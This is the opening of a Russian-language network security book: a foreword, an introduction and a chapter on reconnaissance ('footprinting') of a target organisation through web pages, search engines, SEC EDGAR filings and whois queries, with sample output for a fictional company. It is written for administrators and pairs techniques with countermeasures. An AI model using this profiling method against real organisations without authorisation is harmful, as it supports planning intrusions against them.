Всем хакерам известны обсуждаемые в книге методы, и они, не задумываясь, применяют их на практике. Поэтому авторы рассказывают о средствах противодействия и дают множество полезных советов. Большинство хакеров пользуются простыми средствами, которые сканируют сети целиком и обнаруживают "низко висящие плоды" — легкие цели со *слабой* защитой. Устранение слабых мест позволит превратить систему в слишком крепкий для взлома орешек, который лучше обойти стороной. Не обманывайте себя мыслью, что ваш компьютер слишком мелкая или неинтересная цель, — для автоматизированных средств, применяемых хакерами, это не имеет никакого значения. Примите советы данной книги всерьез, они того заслуживают.

Многие эксперты по компьютерной защите чувствуют себя неуютно после знакомства с некоторыми методами, описанными в книге. "Если мы будем говорить о подобных методах, то стимулируем хакеров на их использование", — такова логика. Может быть, это и так, однако сегодня хакеры имеют лучшие каналы общения и налаженный обмен информацией, нежели эксперты в области компьютерной защиты. К сожалению, нередко администраторам сетей приходится демонстрировать существование проблемы, чтобы получить ресурсы, необходимые для ее решения; надеемся, что эта книга сама по себе послужит такой демонстрацией. Я на собственном опыте убедился в том, что большинство пользователей оказываются в состоянии шока, когда обнаруживают, насколько они уязвимы в действительности. Эта книга научит вас многому в области защиты систем.

Маркус Дж. Ранум, 7/28/99
(mjr@nfr.net)

Маркус Ранум разрабатывает и устанавливает системы защиты в Интернете с 1988 г., когда он построил первый коммерческий брандмауэр DEC SEAL. В 1992 г, в рамках исследовательского гранта DARPA он создал TIS Firewall Toolkit — комплект разработки технологий брандмауэров для защиты системы электронной почты Президента США (whitehouse.gov). В настоящее время является главным управляющим Network Flight Recorder, компании, производящей наиболее популярную и эффективную систему обнаружения вторжений. М. Ранум уважаемый эксперт и частый докладчик на национальных и интернациональных конференциях, входит в советы директоров нескольких начинающих компаний высоких технологий, в качестве аналитика по компьютерной защите консультирует национальные периодические издания и инвесторов. Живет в Мэриленде с оравой котов.

Благодарности

Прежде всего особая благодарность нашим семьям. Их понимание и поддержка были решающим фактором успешной работы. Мы надеемся, что сможем наверстать время, которое потратили на создание книги.

Во-вторых, каждый из авторов заслуживает одобрительного хлопка по плечу. Сказать, что книга является результатом совместных усилий, будет принижением нашего труда, ибо каждый поочередно поддерживал других в течение многих ночных собраний, чтобы книга увидела свет.

Наконец, рождению книги способствовало множество других людей. Хочется поблагодарить наших коллег: Мартина Долфина, Криса Просайза, Патрика Хейма, Саумила Ша и Эрика Шультца, за неоценимую помощь и советы по многим аспектам книги. Большое спасибо Simple Nomad, Джереми Рауху и Майклу Шиффману за рецензирование отдельных глав. Особого упоминания заслуживают рекомендации Джереми Рауха к материалу, посвященному UNIX, и его способность создавать прекрасный программный код.

Благодарим AlephOne за его выдающиеся комментарии, которые помогли создать полноценную книгу. Низкий поклон всем, кто написал многочисленные утилиты, представленные в данной книге, в том числе Майку Шиффману, Simple Nomad, но особенно Hobbit за одну из наших любимых утилит — netcat — и за советы по переадресации портов. Спасибо Роберту Бойлю из Tellurian Networks за добросердечное отношение и помощь.

Выражаем огромную благодарность неутомимым редакторам и сотрудникам издательства Osborne/McGraw-Hill, которые работали над этой книгой. Среди них Тара Дэвис, Джейн Браунлоу, Цинтия Дуглас. И, наконец, большое спасибо Стиву Тернеру, Эндрю Ланкаширу и всем тем, кто помог нам в тестировании, исследовании и уточнении материалов для нашей книги.

Введение

Мы все-таки написали эту книгу!

Попались! Вы читаете книгу о взломе компьютерных сетей?!

Что может заставить кого-либо написать подробную книгу на такую противоречивую и потенциально опасную тему? Хороший вопрос. Его можно задать по поводу многих других произведений на тему компьютерной защиты, стоящих рядом с нашим трудом на полке книжного магазина. Книги о злобных хакерах и их ремесле неновы. Многие из них написаны, чтобы быстро вытянуть деньги из тех, кто был ошеломлен последней сенсацией, выплеснутой средствами массовой информации. Эта работа не из таких.

Мы действительно хотим дать людям подробные инструкции по взлому компьютерных сетей, изложенные простым языком, без лишних сложностей.

Любой, кто не знаком с историей защиты информационных систем, вероятно, будет шокирован последней фразой. Даже те, кто профессионально занимается компьютерной защитой (как это делаем мы), временами сомневаются в ее мудрости. Однако поверите вы этому или нет, никто не предложил лучшего способа проверки защиты сети с момента внедрения недорогих многопользовательских компьютерных технологий много лет назад. В те времена так называемые "тигриные команды" собирались для выполнения проверочного проникновения в корпоративные компьютерные сети — хорошим парням платили за то, чтобы они выполнили работу плохих ребят. Именно эта концепция осталась с нами, несмотря на множество революционных изменений в компьютерных платформах.

Крайне сложно смириться с тем, что при таком быстром прогрессе технологий на протяжении многих лет никто не изобрел "абсолютной защиты". Почему до сих пор необходимы "плащ и кинжал"? Ответ на этот вопрос многогранен, причины простираются от ошибок, присущих современным разработкам программного обеспечения, до повсеместного использования сетевых связей. Однако в целом все это сводится к одному аспекту: нет в мире совершенства, и ничто из созданного человеком не идеально.

Таким образом, наиболее эффективное оружие, которым владеет любой атакующий (с хорошими намерениями или с плохими), это способность находить слабые места в системе, которые не очевидны для разработчика или обычного пользователя. Как сказал один известный эксперт по компьютерной защите: "Лучший способ улучшить защиту сайта — это его взлом".

Задача настоящей книги состоит в открытом обсуждении методов и средств, обычно применяемых атакующими. Зная дыры, вы сможете их закрыть. Конечно, описываемые методы и средства могут быть использованы и в плохих целях. Мы не забываем о подобной деятельности, однако лучше вы узнаете о ней здесь, нежели станете ее жертвой. Все, о чем говорится на этих страницах, доступно в

Интернете, где информация рассеяна по тысячам web-страниц, анонимных ftp-серверов, серверов IRC, групп новостей Usenet и бесчисленного множества других ресурсов. Мы собрали знания в одном месте, упростили, организовали их и подкрепили собственным опытом, так что они стали доступны всем желающим.

Предполагаемый круг читателей

Эта книга написана для наших коллег — сетевых администраторов, перегруженных и малооплачиваемых душ, у которых едва хватает ресурсов, чтобы поддерживать на приемлемом уровне все работающее оборудование, не говоря уже о безопасности. Мы надеемся, что книга послужит первичным пособием для тех, кто не имеет достаточно времени или желания прочесывать темнейшие углы Интернета и обрекать себя на дни общения с невнятными техническими руководствами, отчаянно пытаясь понять природу и масштаб угроз, с которыми сталкивается любой, кто владеет, эксплуатирует или управляет компьютерными сетями.

Мы обращаемся к тем, кто в той или иной степени знаком с технологиями компьютерных сетей, в частности с Интернетом. Но не переживайте, если ваши знания недостаточны. Мы постепенно изучим все детали, объясним азы технологий атак таким образом, чтобы они приобрели смысл и для конечных пользователей, и для руководящего персонала. Люди с глубокой технической подготовкой тоже узнают немало нового, поскольку даже опытные администраторы не слишком тщательно анализируют, как взламываются системы, на разработку и поддержку которых они потратили так много времени. Вы увидите, что лучший способ изучить вашу компьютерную сеть — это взломать ее.

Многие обвинят нас в том, что книга больше вредна, нежели полезна для здоровья администраторов. Очевидно, они не достаточно внимательно читали нашу книгу. Для каждого обсуждаемого слабого места и возможного злоупотребления предлагаются контрмеры, позволяющие укрепить сайт или проконтролировать тех, кто пытается использовать дыру в защите. Книга поможет вам понять, кто, что, где, когда и как может взломать сеть. В результате вы сможете квалифицированно и авторитетно ответить на вопрос: "А насколько мы защищены в действительности?"

Слово о словах: "хакер" или "кракер"

Сообщество Интернета много лет разглагольствует в средствах массовой информации об использовании термина "хакер" как общего определения для лиц, взламывающих компьютерные системы. Традиционно "хакерами" называли тех, кто возится с незнакомыми системами, желая разобраться в них и/или усовершенствовать совершенно бескорыстно. К "кракерам" же обычно относили тех зловредных хакеров, которые вламываются в системы для развлечения или в корыстных целях.

Язык эволюционирует по собственным законам, и "кракер" так и не стал общепринятым термином для обозначения компьютерных преступников. Авторы также считают, что "хакеры" необязательно являются злодеями (мы относим себя к хакерам, но порядочным), и воздерживаются от употребления

термина "хакеры" для классификации лиц, которые исследуют и экспериментируют с компьютерной защитой на своих собственных системах.

С другой стороны, позвольте подчеркнуть, что нам крайне несимпатичен любой, кто добирается до чужих ресурсов без разрешения. Каково бы ни было определение термина "хакер", это именно та граница, которую мы проводим между правильным и неправильным. В книге используются такие термины, как "злонамеренный хакер", "атакующий" или "незваный гость", всюду, где возможно, для того, чтобы подчеркнуть намерение получения несанкционированного доступа к компьютерным ресурсам, и мы просим наших читателей понимать те случаи, когда невозможно провести четкую грань между двумя крайностями.

Часть I

Разведка

Глава 1

Рекогносцировка — поиск целей

Прежде чем хакер добьется успеха, он должен пройти три этапа. В этой главе обсуждается первый из них — *рекогносцировка* (footprinting), т.е. искусство сбора информации о цели. Налетчики не начнут грабить банк с того, что просто зайдут и потребуют деньги (по крайней мере, умные бандиты так не делают). Предварительно налетчики соберут информацию о банке: маршруты бронированных инкассаторских машин, время перевозки денег, расположение видеокамер, количество кассиров, запасные выходы и все прочее, что необходимо знать для успешного осуществления преступной авантюры.

То же самое справедливо для нападающих на компьютерные системы. Хакерам нужно собрать множество информации, чтобы произвести хирургически точную атаку (ту, которая не будет мгновенно перехвачена). В силу этого атакующие должны собрать максимально возможное количество информации обо всех аспектах компьютерной защиты организации. Сбор сведений завершается составлением *карты потенциальных зон поражения,* т.е. профиля имеющихся подсистем Интернета, удаленного доступа, интрасети и экстрасети. Придерживаясь структурированной методологии, атакующие могут систематически извлекать информацию из множества источников для составления точной карты зон поражения любой организации.

Прецеденты разведки: закладка фундамента успешного прорыва

Газеты ежедневно публикуют истории о фантастических взломах компьютерных систем: *The New York Times, eBay, Yahoo,* сервер правительства США. Поэтому в общественном мнении хакеры приобретают вид сверхъестественных гениев, которые ранними утренними часами одиноко сидят за клавиатурой и упорно, как великие маэстро, трудятся, чтобы открыть неизвестные слабые места в цифровой броне крупнейших мировых корпораций.

Реальность, увы, куда прозаичнее. Даже наиболее искусные атакующие часто тратят дни, исследуя свои цели и с огромной тщательностью выстраивая список возможных вариантов прорыва. Как только уязвимое место установлено, реальное использование дыры, скорее всего, длится миллисекунды, и, вероятно, применяется код, написанный кем-то другим и загруженный с одного из тысяч хакерских web-сайтов.

В первой части книги обсуждается начальный процесс "разведки". В главе 1 подробно рассматриваются методы выявления цели, в главе 2 описывается прощупывание окон и дверей, а в главе 3 — предварительные попытки получения точки опоры, т.е. идентификация основной информации о системе.

Интернет существенно ускорила и упростила первую фазу взлома сетей. С самого начала Интернет основывалась на дружественных способах предоставления любому человеку, знакомому с соответствующими средствами и синтаксисом, гораздо большей информации, чем это необходимо. Данный принцип сохранился по сей день, о чем слишком хорошо знает любой администратор шлюза Интернета. Что напоминают строки из реального журнала регистрации брандмауэра?

Источник	Назначение	Протокол	Порт	Действие
evil.hackers.org	компания.com	TCP	21 (ftp)	запрет
spoofed.addresses.net	компания.com	TCP	23 (telnet)	запрет
dialup.monolithicisp.net	почта.компания.com	TCP	25 (smtp)	разрешение
zone.transfer.com	компания.сот	TCP	53 (dns)	запрет
hi.whosthere.com	компания.сот	TCP	79 (finger)	запрет
anonymous.router.edu	компания.сот	TCP	80 (http)	запрет
compromised.system.gov	компания.сот	TCP	110 (pop3)	запрет
dialup.monolithicisp.net	компания.сот	TCP	111 (sun rpc)	запрет
nt.hackerz.net	компания.сот	TCP, UDP	139 (сеанс netbios)	запрет
dialup.monolithicisp.net	компания.сот	TCP	143 (imap)	запрет
find.backdoor.org	компания.сот	UDP	31337 (не присвоен)	запрет
find.backdoor.org	компания.сот	TCP	12345 (не присвоен)	запрет

Имена, конечно, были изменены, чтобы защитить невинных, но сам приведенный список характерен для многих журналов регистрации корпоративных брандмауэров — это звук миллионов поворотов дверных ручек, иногда неслышный, но всегда присутствующий. Вы прислушиваетесь к вашим "дверям"? Продолжайте чтение, чтобы научиться слышать любые проявления несанкционированного сбора информации.

Понятие рекогносцировки

Систематическая рекогносцировка организации позволяет атакующим создать подробный профиль состояния ее компьютерной защиты. Комбинируя различные средства и технологии, нападающие могут выяснить для неизвестного объекта (скажем, для связи с Интернетом компании Widget Company) набор доменных имен, сетевых блоков и индивидуальных IP-адресов систем, непосредственно подключенных к Интернету. Существует множество методов разведки, но все они направлены в основном на поиск информации, связанной со следующими технологиями: Интернет, интрасеть, удаленный доступ и экстрасеть. В таблице 1.1 показаны технологии и информация, которую пытается найти любой атакующий.

Таблица 1.1. ***Технологии и основные сведения, выявляемые атакующими***

Технология	Идентифицируются
Интернет	Доменные имена Блоки сетевых адресов Конкретные IP-адреса систем, доступных из Интернета Службы TCP и UDP, работающие на каждой идентифицированной системе Системная архитектура (например, SPARC или X86) Механизмы управления доступом и соответствующие списки управления доступом (ACL) Системы обнаружения вторжения (IDS) Перечень характеристик системы (имена пользователей и групп, системные заголовки, таблицы маршрутизации, информация SNMP)
Интрасеть	Используемые сетевые протоколы (например, IP, IPX, DecNET и т.д.) Имена внутренних доменов Блоки сетевых адресов Конкретные IP-адреса систем, доступных через интрасеть Службы TCP и UDP, работающие на каждой идентифицированной системе Системная архитектура (например, SPARC или X86) Механизмы управления доступом и соответствующие списки управления доступом (ACL) Системы обнаружения вторжения (IDS) Перечень характеристик системы (имена пользователей и групп, системные заголовки, таблицы маршрутизации, информация SNMP)
Удаленный доступ	Аналоговые/цифровые телефонные номера Тип удаленной системы Механизмы аутентификации
Экстрасеть	Источник и точка назначения соединения Тип соединения Механизм управления доступом

Необходимость в рекогносцировке

Рекогносцировка необходима для систематического и последовательного подтверждения того, что определена вся информация, относящаяся к упомянутым выше технологиям. При отсутствии качественной методологии подобного исследования можно упустить ключевые элементы информации, связанной с конкретной технологией или организацией.

Рекогносцировка Интернета

Многие методы рекогносцировки различных технологий (например, Интернета и интрасети) совпадают. В этой главе основное внимание уделяется рекогносцировке подключений организаций к Интернету. Удаленный доступ подробно рассматривается в главе 8.

Сложно составить поэтапное руководство по рекогносцировке, поскольку она может проводиться в нескольких направлениях. В этой главе описываются базовые этапы, позволяющие выполнить тщательный рекогносцировочный анализ. Многие из предлагаемых методов могут применяться и для других технологий.

Этап 1. Определение области действий

Первый этап состоит в определении области рекогносцировочной деятельности. Нужно произвести рекогносцировку всей организации или только отдельных зон (например, корпорации или дочерних фирм)? В некоторых случаях непросто определить все объекты, связанные с "выбранной в качестве мишени организацией. К счастью, Интернет предоставляет широкий набор ресурсов, позволяющих ограничить область действий и выяснить типы и объемы общедоступной информации об организации и ее сотрудниках.

Поиск в открытых источниках

Популярность:	*9*
Простота:	*9*
Результативность:	*2*
Степень риска:	*6.7*

В качестве стартовой точки внимательно изучите web-страницу организации, если таковая имеется. Забавно, что многие web-страницы предоставляют достаточно информации атакующим. Мы встречали организации, подробно перечислявшие на сервере Интернета все варианты конфигурации зашиты. К другим интересным сведениям относятся:

- Местонахождение
- Связанные организации или объекты
- Новости о слиянии или приобретении
- Телефонные номера
- Контактные имена и адреса электронной почты
- Политики разграничения доступа и защиты, указывающие на типы механизмов защиты
- Ссылки на другие web-серверы, связанные с данной организацией

В дополнение попытайтесь просмотреть комментарии в HTML-коде. Многие вопросы, не предназначенные для общего доступа, спрятаны в тегах комментариев HTML, таких как "<", "!" и "-".

После изучения web-страниц проведите поиск по открытым источникам информации, связанной с данной организацией. Новости, заявления для прессы и т.п. могут содержать дополнительные сведения о состоянии организации и ее компьютерной защиты. Если исследуется профиль компании, которая в основном действует в Интернете, то в соответствующих публикациях можно обнаружить сведения о многочисленных инцидентах с нарушением компьютерной защиты. Для выполнения этой работы достаточно привычной системы поиска в Web. Однако существуют и более совершенные средства поиска и методы ввода критериев отбора, которые можно использовать для получения дополнительной информации.

Можно рекомендовать комплект утилит поиска FerretPRO компании Ferret-Soft (http://www.ferretsoft.com). WebFerretPRO обеспечивает одновременный поиск во многих поисковых системах. Другие утилиты комплекта позволяют искать сведения в IRC, USENET, электронной почте и файловых базах данных. Если же требуется бесплатное средство поиска в нескольких поисковых системах, обратитесь на сайт www.dogpile.com.

Полезную информацию дает поиск в USENET сообщений, связанных с почтовыми адресами (имеющими вид *@целевой_домен.com*) исследуемой компании. Однажды, нам попалось сообщение с рабочей учетной записью системного администратора в новой частной телефонной системе (PBX). **Он** писал, что эта система является новой для него и что он не знает, как отключить учетные записи и пароли по умолчанию. Нам неприятно осознавать, как много телефонных взломщиков радовалось в предвкушении бесплатных телефонных звонков за счет этой организации. Нет необходимости добавлять, что из сообщений сотрудников можно получить дополнительные сведения об организации и ее техническомуровне.

Наконец, некоторые поисковые системы, например AltaVista и HotBot, предлагают расширенные средства поиска. Эти системы предоставляют дополнительную возможность для выявления всех сайтов, которые имеют ссылки на домен исследуемой организации. Предположим, что какой-то сотрудник организации решил поставить дома или в сети исследуемой организации подпольный web-сайт. Этот сайт может оказаться незащищенным или не санкционированным организацией. Таким образом, мы можем начать поиск подпольных web-сайтов, определив, какие сайты действительно связаны с web-сервером исследуемой организации (см. рис. 1.1).

В нашем примере выявлены все сайты, ссылающиеся на www.l0pht.com и содержащие слово "hacking". Остается только посмотреть, что полезного есть на этих сайтах.




Рис. 1.1. В поисковой системе AltaVista можно использовать команду link:www.целевой_домен.com для выборки всех сайтов, ссылающихся на домен исследуемой организации




Рис. 1.2. Команда host:целевой_домен.com применяется в AltaVista для отбора на сайте всех вхождений заданной строки (в нашем случае — "mudge")

Еще один пример (см. рис. 1.2) позволяет ограничить поиск отдельным сайтом. В данном случае мы ищем в http://www.10pht.com все вхождения слова "mudge", допустим также поиск по любому другому интересующему слову.

Приведенные примеры не охватывают все потенциально интересные элементы исследования в Интернете. К поиску нужно подходить творчески. Иногда совершенно странный и неожиданный поиск дает самые полезные результаты.




Рис. 1.3. База данных EDGAR содержит общедоступные документы об изменениях в организационной структуре компании

Поиск в базе данных EDGAR

Если исследуемая организация является открытой торговой компанией, можно воспользоваться базой данных EDGAR Комиссии по вопросам защиты и обмена информацией (SEC, Securities and Exchange Commission) на сайте http://www.sec.gov (см. рис. 1.3).

Одной из основных проблем, стоящих перед организациями, является управление подключениями к Интернету, особенно в тех случаях, когда происходит поглощение или слияние с другими компаниями. Поэтому нужно обратить внимание на вновь появившиеся подразделения организации. К двум из лучших публикаций SEC, с которыми следует познакомиться, относятся 10-Q и 10-K. 10-Q представляет собой текущий отчет о том, что делала организация в последнем квартале. В этих обновляемых данных отражаются покупки или передачи подразделений и других компаний. 10-K — ежегодно обновляемые

данные о том, что сделано компанией. Они не столь оперативны, как 10-Q. Рекомендуем тщательно изучить эти документы, проведя поиск по ключевым словам "subsidiary" (дочерние компании) и "subsequent events" (последующие события). Можно найти информацию о недавно присоединенных подразделениях. Нередко организации слишком поспешно подключают приобретенные компании к своей корпоративной сети, мало заботясь о защите. Вполне вероятно, что найдется слабое место в защите нового подразделения, которое позволит проскочить в систему родительской компании. В конце концов, атакующие являются ловцами случая и, скорее всего, воспользуются преимуществами хаоса, царящего при объединении сетей нескольких организаций.

Пользуясь базой EDGAR, не забывайте, что вы ищете имена объектов, отличные от имени родительской компании. Это будет важно на последующих этапах, при запросе сведений об организации в базе данных InterNIC (Network Information Center — Центр сетевой информации).

Контрмеры: защита общедоступных баз данных

Большая часть информации, о которой говорилось выше, должна быть общедоступной, особенно в открытых торговых компаниях. Однако важно оценить и классифицировать типы информации, распространяемой открыто. Убирайте с web-страниц все сведения, которые не нужны клиентам, но помогают атакующему получить доступ к сети.

Этап 2. Перечень сети

Популярность: 9
Простота: 9
Результативность: 5
Степень риска: 7.7

Первый шаг в процессе создания перечня (инвентаризации) сети состоит в идентификации доменных имен и связанных с ними сетей, относящихся к данной организации. Доменные имена характеризуют присутствие в Интернете и являются сетевыми эквивалентами названия компании, например "AAAApainting.com" или "moetavern.com".

Для того чтобы инвентаризовать домены и приступить к взлому связанных с ними сетей, необходимо прочесать Интернет. Существует множество баз данных, которые можно опросить для получения необходимой информации. Лучше начать с базы данных InterNIC, поддерживаемой компанией Network Solutions (http://www.networksolutions.com) и Американским регистром номеров Интернета (American Registry for Internet Numbers, ARIN) (http://www.arin.net).

Существует множество методов обращения к базе данных InterNIC (см. таблицу 1.2). Однако независимо от выбранного способа всегда выводится одна и та же информация.

Важно отметить, что база данных InterNIC не содержит сведений о доменах армии и правительства США. В таблице 1.3 перечислены другие серверы (например, *whois*), к которым следует обращаться при поиске нужной информации.

Таблица 1.2. ***Методы поиска whois и источники данных***

Механизм	Ресурсы	Платформа
Web-интерфейс	http://www.networksolutions.com/ http://www.arin.net	Любая платформа с web-клиентом
Клиент whois	Whois поставляется во многих версиях UNIX. Fwhois был создан Крисом Капуччио (Chris Capuccio) <ccappuc@santafe.edu>	UNIX
WS Ping ProPack	http://www.ipswitch.com/	Windows95,/NT
Sam Spade	http://www.blighty.com/products/spade/	Windows 95/NT
Web-интерфейс Sam Spade	http://www.samspade.org/	Любая платформа с web-клиентом
Утилиты Netscan	http://www.nwpsw.com/	Windows 95/NT
Xwhois	http://www.goatnet.ml.org/software.html	UNIX с интерфейсом X и GTK+графический интерфейс

Разные запросы предоставляют различную информацию. Основная часть сведений, используемых хакерами в начале атаки, извлекается запросами следующих типов:

- **Организационный.** Выводит всю информацию, относящуюся к конкретной организации.
- **Доменный.** Выводит всю информацию, относящуюся к конкретному домену.
- **Сетевой.** Выводит всю информацию, относящуюся к конкретной сети или к одному IP-адресу.
- **Контактный.** Выводит всю информацию, относящуюся к конкретному лицу, обычно — к ответственному сотруднику организации.

Организационный запрос

Определив целевую организацию или ее подразделение, можно запросить базу данных InterNIC. Для примера используем в качестве организации-мишени компанию Acme Networks и выполним запрос из командной оболочки UNIX:

```
[gk@tsunami gk]$ whois "Acme Networks"
[rs.internic.net]
Acme Networks (NAUTILUS-AZ-DOM)                    NAUTILUS-NJ.COM
Acme Networks (WINDOWS4-DOM)                       WINDOWS.NET
Acme Networks (BURNER-DOM)                         BURNER.COM
Acme Networks (ACME2-DOM)                          ACME.NET
Acme Networks (RIGHTBABE-DOM)                      RIGHTBABE.COM
Acme Networks (ARTS2-DOM)                          ARTS.ORG
Acme Networks (HR-DEVELOPMENT-DOM)                 HR-DEVELOPMENT.COM
Acme Networks (NTSOURCE-DOM)                       NTSOURCE.COM
Acme Networks (LOCALNUMBER-DOM)                    LOCALNUMBER.NET
Acme Networks (LOCALNUMBERS2-DOM)                  LOCALNUMBERS.NET
Acme Networks (Y2MAN-DOM)                          Y2MAN.COM
Acme Networks (Y2MAN2-DOM)                         Y2MAN2.NET
Acme Networks for Christ Hospital (CHOSPITAL-DOM)  CHOSPITAL.ORG
...
```

Существует множество различных доменов, связанных с Acme Networks. Однако являются ли они реальными сетями, связанными с данными доменами, или зарегистрированы для будущего использования либо для защиты торговой марки? Придется "вгрызаться" глубже, чтобы найти "живую" сеть.

Организационный запрос по большой компании выведет сотни или тысячи связанных с ней записей. До широкого распространения мусорной электронной почты (spam — *там)* можно было загрузить из InterNIC весь состав домена *.com.* Однако сейчас серверы InterNIC обрезают результат и выдают только первые 50 записей. Другие домены, например *.edu,* все еще размещаются на ftp://rs.internic.net/domain. Загрузив весь домен, вы сможете манипулировать данными, используя стандартные команды оболочки или язык Perl. Другим полезным ресурсом для обхода ограничения в 50 записей является http://www.websitez.com (см. рис. 1.4). Этот сайт имеет множество проиндексированных доменов и выводит все записи, связанные с конкретным доменом.

Рис. 1.4. WebSitez.com имеет огромную базу данных доменов и обеспечивает доступ более чем к 50 доменам за сеанс (максимальное значение в базе InterNIC)

Таблица 1.3. ***Источники (базы данных whois) по правительственным, военным и международным организациям***

Сервер whois	Адрес
Распределение европейских IP-адресов	http://whois.ripe.net
Распределение азиатских и тихоокеанских IP-адресов	http://whois.apnic.net
Военные организации США	http://whois.nic.mil
Правительственные организации США	http://whois.nic.gov

Доменный запрос

В соответствии с полученными результатами организационного запроса наиболее вероятным кандидатом для старта является домен Acme.net, поскольку исследуемый объект — Acme Networks (естественно, все реальные имена и ссылки изменены):

```
[gk@tsunami gk]$ whois Acme.net
[rs.internic.net]
Registrant:

Acme Networks (ACME2-DOM)
11 Town Center Ave.
Einstein, AZ 21C93

Domain Name: ACME.NET
Administrative Contact, Technical Contact, Zone Contact:
Boyd, Woody [Network Engineer] (WB9201) woody@ACME.NET
201-555-9011 (201)555-3338 (FAX) 201-555-1212

Record last updated on 13-Sep-95.
Record created on 30-May-95.
Database last updated on 14-Apr-99 13:20:47 EDT.

Domain servers in listed order:
    DNS.ACME.NET          10.10.10.1
    DNS2.ACME.NET         10.10.10.2
```

